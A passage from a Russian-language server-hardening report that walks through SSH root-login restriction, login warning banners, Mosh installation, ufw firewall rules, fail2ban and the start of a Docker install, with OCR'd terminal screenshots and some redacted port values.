
#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

(search down) PermitRootLogin

```

Рисунок 7 - Отключение возможности использования root аккаунта для подключения при помощи SSH



```

[mosh] tmux
[0/98]

#TCPKeepAlive yes
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /var/run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none

# no default banner path
Banner /etc/issue.net

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# override default of no subsystems
Subsystem sftp /usr/lib/openssh/sftp-server


# Example of overriding settings on a per-user basis
#Match User anoncvs
#    X11Forwarding no
#    AllowTcpForwarding no
#    PermitTTY no
#    ForceCommand cvs server
AllowUsers root
>
~@sufflain.icu
[0] 0:[tmux]* "sufflain.icu" 13:29 30-Mar-22

```

Рисунок 8 - Разрешение использования созданного ранее пользователя для входа через SSH

Хорошей практикой является установка баннеров дня, отображаемых при входе в систему, и предупреждающих о последствиях несанкционированного доступа. Для этого в конфигурационный файл SSH добавляется «Banner» + путь к файлу баннера, как показано на Рисунке 8.

Файл «/etc/issue.net» используется для удаленных подключений, а файл «/etc/issue» для локальных. Пример содержимого этих файлов показан на Рисунке 9.




```
[mosh] tmux
> for FILE in $(ls /etc/issue{,.net}); do printf "[%s]:\n%s\n\n" "$FILE" "$(cat $FILE)"; done ~@sufflain.icu
[/etc/issue]:
WARNING : Unauthorized access to this system is forbidden and will be
prosecuted by law. By accessing this system, you agree that your actions
may be monitored if unauthorized usage is suspected.

[/etc/issue.net]:
WARNING : Unauthorized access to this system is forbidden and will be
prosecuted by law. By accessing this system, you agree that your actions
may be monitored if unauthorized usage is suspected.

> ~@sufflain.icu
```

Рисунок 9 - Содержимое файлов с текстами для баннеров дня

Настройка демона SSH, как и почти любого другого сервиса завершается его перезапуском для применения изменений. Пример показан на Рисунке 10.



```
[mosh] root@sufflain:~
> systemctl restart sshd ~@sufflain.icu
> ~@sufflain.icu
```

Рисунок 10 - Перезапуск сервиса SSH

2.2.3 Установка Mosh

Для использования Mosh не требуется производить конфигурацию и запускать сервис, так как его нет. Достаточно установить программу

на клиент и на сервер. Остальное работает при помощи уже существующих протоколов удаленного доступа. Пример установки на клиент и сервер показан на рисунках 11 и 12 соответственно.

```

[crt0r@fedora ~]$ sudo dnf install mosh
Copr repo for PyCharm owned by phracek
created by dnf config-manager from https://brave-browser-rpm-release.s3.brave.
Docker CE Stable - x86_64
6.5 kB/s | 3.6 kB 00:00
10 kB/s | 3.3 kB 00:00
21 kB/s | 3.5 kB 00:00

```

Рисунок 11 – Установка Mosh на клиентский компьютер (Fedora)

```

> apt install mosh
Reading package lists... Done
Building dependency tree
Reading state information... Done
~@sufflain.icu

```


Рисунок 12 – Установка Mosh на сервер (Ubuntu)

Для использования нужно указать протокол, при необходимости порт протокола, и порт для работы самого Mosh. Пример использования будет показан далее, после настройки межсетевого экрана.

2.2.4 Установка и настройка межсетевого экрана

Теперь перейдем к конфигурации основного компонента, обеспечивающего защиту сервера.


Установка выполняется при помощи системного пакетного менеджера, как и с остальными программами в нашем случае (Рисунок 13).



```
[mosh] root@sufflain:~
> apt install ufw
Reading package lists... Done
Building dependency tree
```

Рисунок 13 - Установка фаерволла ufw


Поскольку сервер использует только IP-адрес Ipv4, следует отключить Ipv6 в конфигурационном файле ufw, находящемся по пути «/etc/default/ufw» (Рисунок 14).



```
[mosh] nvim /etc/default/ufw
1 # /etc/default/ufw
2 #
3
4 # Set to yes to apply rules to support IPv6 (no means only IPv6 on loopback
5 # accepted). You will need to 'disable' and then 'enable' the firewall for
6 # the changes to take affect.
7 IPV6=no
8
9 # Set the default input policy to ACCEPT, DROP, or REJECT. Please note that if
10 # you change this you will most likely want to adjust your rules.
11 DEFAULT_INPUT_POLICY="DROP"
12
13 # Set the default output policy to ACCEPT, DROP, or REJECT. Please note that if
14 # you change this you will most likely want to adjust your rules.
15 DEFAULT_OUTPUT_POLICY="ACCEPT"
16
17 # Set the default forward policy to ACCEPT, DROP or REJECT. Please note that
18 # if you change this you will most likely want to adjust your rules
19 DEFAULT_FORWARD_POLICY="DROP"
20
21 # Set the default application policy to ACCEPT, DROP, REJECT or SKIP. Please
22 # note that setting this to ACCEPT may be a security risk. See 'man ufw' for
23 # details
24 DEFAULT_APPLICATION_POLICY="SKIP"
25
26 # By default, ufw only touches its own chains. Set this to 'yes' to have ufw
27 # manage the built-in chains too. Warning: setting this to 'yes' will break
28 # non-ufw managed firewall rules
/etc/default/ufw
-- VISUAL LINE --
```

Рисунок 14 - Выключение Ipv6 в конфигурационном файле ufw

Далее требуется открыть порты, которые будут использоваться для входящих подключений: на данный момент это 80, а также один TCP порт для работы SSH и один UDP порт для работы Mosh. Пример показан на Рисунке 15.



```

[mosh] root@sufflain:~
> ufw allow 80
Skipping adding existing rule
> ufw allow [redacted]/udp
Skipping adding existing rule
> ufw status
Status: active

To Action From
--
80 ALLOW Anywhere
[redacted] ALLOW Anywhere
22 DENY Anywhere
[redacted] ALLOW Anywhere
[redacted]/udp ALLOW Anywhere
>


```

Рисунок 15 - Открытие требуемых портов при помощи ufw

Стоит обратить внимание на то, что для манипуляций над UDP портами, после номера порта добавляется «/udp» без кавычек.

После сохранения нужных конфигураций, для их применения требуется выполнить перезапуск сервиса. Для этого используется команда, показанная на Рисунке 10. Название сервиса соответствует названию самой программы - «ufw».

С используемой конфигурацией, для подключения через Mosh, требуется указание множества опций, поэтому для удобства можно создать alias командной оболочки, как показано на Рисунке ниже.



```

1 # .bashrc
2
3 alias gaa="git add ."
4 alias gs="git status"
5 alias gc="git commit"
6 alias gph="git push"
7 alias gpl="git pull"
8
9 alias mo="mosh -p --ssh 'ssh -p '"
10
11 alias lolls="ls | lolcat"
12
13 alias showAliases="grep -P ^alias ~/.bashrc"
14
15 export PATH="/usr/racket/bin:/home/crt0r/Downloads/dart-sdk/bin:/home/crt0r/.pub-cache/bin:$PATH"
16
17 # Source global definitions
18 if [ -f /etc/bashrc ]; then
19     . /etc/bashrc
20 fi
21
22 # User specific environment
23 if ! [[ "$PATH" =~ "$HOME/.local/bin:$HOME/bin:" ]]
24 then
25     PATH="$HOME/.local/bin:$HOME/bin:$PATH"
26 fi
27 export PATH

```

Рисунок 16 - Создание alias для Mosh


После этого, вместо длинного «mosh -p <порт> --ssh 'ssh -p <порт>' <пользователь>@<хост>» можно писать «mo <пользователь>@<хост>».

2.2.5 Установка системы предотвращения вторжения

Как и было сказано ранее, в большинстве случаев, включая наш, достаточно конфигурации по умолчанию, поэтому можно ограничиться установкой и запуском сервиса.

Установка выполняется таким же способом, как и показано на Рисунке 13. В качестве названия пакета используется «fail2ban».

После запуска сервиса fail2ban, при помощи «systemctl enable --now fail2ban», можно проверить, успешно ли запустился сервис - «systemctl status fail2ban». Будет получен результат, похожий на показанный на Рисунке 17. Подобным образом следует проверять все запускаемые сервисы.



```

systemctl status fail2ban
● fail2ban.service - Fail2Ban Service
   Loaded: loaded (/lib/systemd/system/fail2ban.service; enabled; vendor preset: enabled)
   Active: active (running) since Sat 2022-03-12 08:38:02 MSK; 3 weeks 0 days ago
     Docs: man:fail2ban(1)
   Process: 450737 ExecReload=/usr/bin/fail2ban-client reload (code=exited, status=0/SUCCESS)
  Main PID: 506 (f2b/server)
    Tasks: 5 (limit: 2311)
   Memory: 15.6M
   CGroup: /system.slice/fail2ban.service
           └─506 /usr/bin/python3 /usr/bin/fail2ban-server -xf start

Mar 12 08:38:02 sufflaine.sufflaine systemd[1]: Starting Fail2Ban Service...
Mar 12 08:38:02 sufflaine.sufflaine systemd[1]: Started Fail2Ban Service.
Mar 12 08:38:03 sufflaine.sufflaine fail2ban-server[506]: Server ready
Mar 29 18:53:07 sufflaine.sufflaine systemd[1]: Reloading Fail2Ban Service.
Mar 29 18:53:07 sufflaine.sufflaine fail2ban-client[450737]: OK
Mar 29 18:53:07 sufflaine.sufflaine systemd[1]: Reloaded Fail2Ban Service.
~
~
~
~
lines 1-17/17 (END)

```

Рисунок 17 - Проверка статуса работы fail2ban

2.2.6 Установка и настройка Docker

Для успешной установки Docker на имеющуюся систему, нужно обратиться к официальной документации по установке, находящейся по адресу «<https://docs.docker.com/engine/install/>». На данной странице, как показано на Рисунке 18, можно найти список ссылок с инструкциями для разных операционных систем. Воспользуемся ссылкой для систем Ubuntu.




Рисунок 18 – Раздел с инструкциями по установке Docker из официальной документации

Согласно нескольким пунктам, показанным на Рисунках 19 и 20, для систем Ubuntu сначала требуется добавить репозиторий Docker, после чего можно будет приступить к установке.




Рисунок 19 - Инструкции по добавлению репозитория Docker


